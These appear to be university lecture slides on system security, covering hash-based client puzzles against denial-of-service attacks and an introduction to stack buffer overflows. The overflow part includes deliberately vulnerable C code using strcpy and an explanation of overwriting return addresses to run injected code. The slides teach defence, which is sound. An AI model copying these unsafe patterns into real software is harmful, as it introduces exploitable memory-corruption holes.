


Denominators ...

Sample:  $n-1$ , population:  $n$


- Single puzzle,  $k=4$ .
  - Distribution to the left.
- Expected hashes : **8.5**.
  - Average of the numbers 1 to 16.
- Sample standard deviation:  $\sim 4.7610$
- Population standard deviation:  $\sim 4.6098$

- Four puzzles,  $k=2$  each.
- Expected hashes: 10.
  - **2.5** per puzzle.
  - We need at least 4, at least one per puzzle.
- Sample Standard deviation:  $\sim 2.2404$
- Population Standard deviation:  $\sim 2.2361$




- See the Law of Large Numbers (repeated experiments), and the Central Limit Theorem (combining distributions)  $\rightarrow$  normal.

Number of  
possible cases  
needing that  
many hashes



Number of hashes needed

Number of  
possible cases  
needing that  
many hashes



Number of hashes needed

# The distributions ...

#hashes needed	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Cases for $m=1, k=4$	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
Cases for $m=4, k=2$	0	0	0	1	4	10	20	31	40	44	40	31	20	10	4	1


# Back to the puzzle itself:

## What's in the initial information?

- To begin the Client submits:
  - A message  $M_i^1$ , which is the 1<sup>st</sup> message of the  $i^{\text{th}}$  run of a protocol  $\mathbf{M}$  to that server.
    - This information will be used in generating the puzzle.
  - Possibly a request to be informed if there is a puzzle to be solved?
- If operations are as normal the Server replies no and continues the protocol.
  - The Server may record that  $M_i$  is allowed.

Client

Server



- If puzzles are active the server calculates a series of sub-puzzles with  $x[j]=h(s,t,M_i^1,j)$ , where:
  - $s$  is the server secret.
  - $t$  is a timestamp:
    - It can provide integrity regarding the time.

Client

Server

$M_i^1$ , “Puzzle?”

“Puzzle”,  $P,t$

solution

Verification takes  
place!

$M_i$

# So what puzzle information is stored?

- The solution from the client is:

$$(\{x[j](1,k) : 0 \dots j \dots m-1\}, M_i^1, t)$$

- The puzzles themselves are effectively stateless, so the answer is nothing. 😊
  - The solution contains all the information the server needs other than their own server secret.
  - Verification involves the server re-calculating  $x[j]$ , and comparing the current time against  $t$ .

# Overcoming Puzzles

- The generation of puzzles cannot be too computationally demanding, since the generation is carried out when clients initial a communication.
- A rogue client sends some Hello messages:
  - For each, the Server has to prepare a puzzle. ☹
  - The rogue doesn't answer, but keeps sending new "Hello" messages...
- It is difficult to prevent this kind of attack when it is launched as a distributed DoS. ☹
- There is also always the problem of balancing how long a puzzle should take against the resources of the entity to solve the puzzle.



# Another type of puzzle

## ■ Notation:

- $h$ : a hash function.
- $C$ : client ID.
- $N_s$ : Server nonce.
- $N_c$ : Client nonce.
- $T_s$ : Timestamp.
- $k$ : Puzzle difficulty level.
- $Y$ : the rest of hash value.
- $S$ : The resource to be submitted.

# Construct a Puzzle

- Given  $C$ ,  $N_s$ ,  $N_c$ , use brute force to find  $X$  such that the hash value

$$h(C, N_s, N_c, X)$$

- contains  $k$  leftmost zero bits

$$h(C, N_s, N_c, X) = 000\dots000Y$$

where  $Y$  can be any value.

# The Protocol: from 4b\_AuraET.pdf

1. Client sends Server a Hello message.
2. The Server:
  - Determines  $k$  and generates  $N_s$  and  $T_s$ .
  - Sends  $T_s$ ,  $k$ ,  $N_s$  to the Client.
3. The Client:
  - Generates  $N_c$ .
  - Verifies  $T_s$ .
  - Finds  $X : h(C, N_s, N_c, X) = 000\dots000Y$
  - Sends  $(S, C, N_s, N_c, X)$  to the server.

## 4. The Server:

- Verifies that  $N_s$  is recent.
- Checks if  $C$ ,  $N_s$ ,  $N_c$  has been used before.
- Checks if  $h(C, N_s, N_c, X) = 000\dots000Y$ .
- If it does the resource is committed.
  - $(C, N_s, N_c)$  is stored.
  - And  $(S, C, N_c)$  is sent to the Client.

## 5. The operation can now continue.

- How much work is required?
- Given puzzle strength  $k$ , the probability of finding a solution after  $x$  trials:

$$P(x,k)=1-(1-2^{-k})^x$$

- Expected number of trials to find a solution is  $2^k$ .

# More on puzzles ...

- Since the early work on puzzles there have been various types proposed.
  - 4b\_Difficult-notions.pdf and 4b\_Abliz09.pdf describe some of those.
  - The “Difficult-notions” paper describes security notions about formal notions of security and is well beyond the scope of this subject.
  - The “Abliz09” paper is less formal, and describes a particular example of a fairly different construction, and mentions a few others.

- The multiple puzzles of Juels and Brainard can be processed in parallel.
- Some of the proposed puzzles make this more difficult by relating the puzzles to each other.
- For example, the solution to the first puzzle is part of the second puzzle specification.
  - Pre-computation would certainly still be possible.

# CSCI262/CSCI862

## System Security

Spring-2021  
(S5a)

### Buffer overflows



# Outline


- What is a buffer?
- What is a buffer overflow?
- What are buffer overflow attacks?
- How can buffer overflows be exploited?
- Examples of buffer overflow attacks.
- How can we prevent buffer overflows?

# What is a Buffer?

- In computer programming, a 'buffer' is a memory location where data is stored.
- A variable has room for one instance of data.
  - So if the variable is of type 'int', it will hold only one integer.
- A buffer can contain many instances of data.
  - For example, a series of 'char', 'int' and 'float' values.

This is a BUFFER of variables

This is a variable



- When we define a variable in C or C++, the compiler says to reserve a memory location for it according to its type. For example, the statement

```
int my_variable;
```

tells the compiler that somewhere we intend to use `my_variable` to store an integer.

Memory necessary for the declared type will be set aside in the buffer.

- For an array, enough space for all of the elements in the array is set aside.
- An *assignment*, like `my_variable = 5;` tells the compiler to write instructions so as to store the value 5 into the space reserved for `my_variable`.

# What is a buffer overflow (or overrun)?

- NIST definition:

"A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information.

Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."


Let's look at an example.

- Look at 5a\_Student.cpp.
  - It's C++ code but should be fairly straightforward to understand and the notation will be explained as we go ...
- Consider that a programmer allocates enough memory for a variable to hold 8 characters.
  - To be specific, let us say they allow 8 characters to hold your first name.

```
struct Student {  
    char    name[8];  
    int     sNumber;  
};
```

```
Student aRec;
```

aRec:



A struct is like a class,  
but often without access specifiers.  
Character array and an integer.

```
#include<iostream>
using namespace std;
```

## 5a\_Student.cpp

```
struct Student{
    char name[8];
    int sNumber;
};

int main()
{
    Student aRec, bRec;
    aRec.sNumber=1234567;
    strcpy(aRec.name,"david");

    bRec.sNumber=1234568;
    strcpy(bRec.name,"alexander");
    // bRec.sNumber=1234568;

    cout << "Student name: " << aRec.name << endl;
    cout << "Student number: " << aRec.sNumber << endl;

    cout << "Student name: " << bRec.name << endl;
    cout << "Student number: " << bRec.sNumber << endl;
}
```

The output:

Student name: david

Student number: 1234567

Student name: alexander

Student number: 1912657544

(or 1179762 or ...)

strcpy: Used to copy C-strings, so character arrays terminated by a null character.  
cout << : Output to standard out, typical display...

- Buffer overflows are the result of poor coding practices.
- C and C++ programmers, in particular, are vulnerable to the temptation of using unsafe but easy-to-use string-handling functions.
  - And assembler is even worse...
- Furthermore, ignorance about the real consequences of mistakes can make appropriate programming difficult to justify.
- VB, Java, Perl, C#, and some other high-level languages, all do run-time checking of array boundaries.

# Buffer Overflow Attacks

- These exploit buffer overflows in the code.
- Buffer overflow attacks can:
  - Cause an attack against availability by running a denial of service attack.
    - Basically meaning that resources that should be available to authentic users are not.
  - Run arbitrary code that either modifies data, which is an attack against integrity, ...
  - ... or reads sensitive information, which is an attack against confidentiality.



- In some cases, an attacker tries to exploit programs that are running as a privileged account, such as root or a domain administrator.
- They use those privileges to reach and attack areas they themselves wouldn't normally have access to.

# Some historical buffer overflow exploits

- 1988: Morris worm: Included exploiting a buffer overflow in `fingerd`.
- 2000: Buffer overflow attack against Microsoft Outlook.
- 2001: Code Red worm: Exploits buffer overflow in Microsoft IIS 5.0.
- 2003: Slammer worm: Exploits buffer overflow in Microsoft SQL Server 2000.
- 2004: Sasser worm: Exploits buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service.
- 2005: Symantec anti-virus buffer overflow.
  - Why does this matter?
  - They design security systems!
- Look at [5a\\_Buffer-OverFlow-MostCommon.pdf](#).


# Memory: Stacks (and heaps)

- Buffer overflows are possible because of the way memory and memory management works, or doesn't.
  - In C/C++ memory management is partially the choice of the programmer.
    - In languages like Java and C# it isn't.
- Many of the most problematic buffer overflow attacks have been specifically targeted against stacks.
  - With subsequent stack protection the heap became a popular target too.
  - Stacks and heaps are both parts of the process memory.

Memory top →

- The Stack contains stack frames associated with running function calls.
  - Frames contain information like the return address, local variables and function arguments.
  - Stack memory grows down.
- Heap memory is requested by programs for use in dynamic data structures (`new` and `new[]`)
  - Heap memory grows up (☺).
- Buffer overflow type attacks are also possible against global data and the heap, but we won't look at these.
- The high to low memory addresses differs in some implementations. (☹)

Memory bottom →



Stallings  
Fig 10.4  
(11.4 1<sup>st</sup>)

# More on stacks

- A CPU possesses limited registers – special memory locations for “moving” and storing data.
- The stack is where we can store variables that are local to procedures that do not fit in registers, such as local arrays or structures.
- There is a *stack pointer* that points to the most recently allocated address in the stack, that is the top of the stack, which is actually lower in memory.
- Variables declared on the stack are located next to the return address for the function's caller. The return address is the memory location where control should return to once a function is completed.
- Look at 5a\_Stack-INFO.pdf, some assembler required in places.

# Function Calls




Figure 11.3 from  
the textbook

## The calling function P

1. Pushes the parameters for the called function onto the stack
2. Executes the call instruction to call the target function Q, which pushes the return address onto the stack

## The called function Q

3. Pushes the current frame pointer value (which points to the calling routine's stack frame) onto the stack
4. Sets the frame pointer to be the current stack pointer value, which now identifies the new stack frame location for the called function
5. Allocates space for local variables by moving the stack pointer down to leave sufficient room for them
6. Runs the body of the called function
7. As it exits it first sets the stack pointer back to the value of the frame pointer (effectively discarding the space used by local variables)
8. Pops the old frame pointer value (restoring the link to the calling routine's stack frame)
9. Executes the return instruction which pops the saved address off the stack and returns control to the calling function


# An example of the buffer filling ...

■ Consider that we have this code:

```
void function (int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}
```

```
int main() {
    function(1,2,3);
}
```

the function stack looks like:




# ... and of what can go wrong

## ■ Consider now that we have:

```
void function (char *str)
{
    char buffer[16];
    strcpy (buffer, str);
}

int main () {
    char *str = "I am greater than
                16 bytes";
    function (str);
}
```

the function stack looks like:





# So what?


- We have just overwritten the address of the return pointer, so we aren't going to get back to the correct location 😞
  - The program is going to abort.
- But if we are attacking the system we might try and do more.
  - We might have two variables, like the example two slides back, so change one to change the other.
  - We might also change the return pointer to a specific value.

# What value?

- Maybe to the address of a function that we can run with the program permissions.
  - Remember we talked earlier about the setuid issue in Unix.
- But such code might not exist!
  - So, we could write it ourselves and place the code we want to execute in the buffer's overflowing area!
  - We will look at an example of this at the end of this section of notes.
- We then overwrite the return address so it points back to the buffer and executes the intended code. Such code can be inserted into the program using environment variables or program input parameters.

# The smashed stack

- Causing stack overflows is often referred to as smashing the stack.



**Smashed Stack**

# Recall: Types of Attacks

- We talked earlier about the types of things an attacker can do through a buffer overflow attack.
  - We can explain in a little more detail now.
- **Denial of service attack:**
  - Too much data on the memory states causes other information on the stack to be overwritten.
    - If enough information can be overwritten, the system cannot function, and the operating system will crash.
  - This is easy to do if a buffer overflow is possible.
- **Gaining access:**
  - A careful attacker can overwrite just enough on the stack to overwrite the return pointer, causing the pointer to point to the attacker's code instead of the actual program, so the attacker's code gets executed next!

# Unsafe C functions

- Many buffer overflows result from the use of unsafe functions available in the standard library of C.
- Here go a few of the common functions that should be avoided!

```
gets(char *str);  
sprintf(char *str, char *format, ...);  
strcat(char *dest, char *src);  
strcpy(char *dest, char *src);  
vsprintf(char *str, char *fmt, va_list ap);
```

- Functions such as `strncat` or `strncpy` are better, because they have bounds which makes it easier to protect.
  - They still need to be used with care though, since they make checking easier, but they can still suffer problems with buffer overflow if the bounds are incorrectly specified.
- You also have to make sure there aren't buffer overflows introduced due to your own code, or in other code you have included, apart from the standard libraries.



```
void Y(void)
{
    printf("Argh! I've been hacked!\n");
}

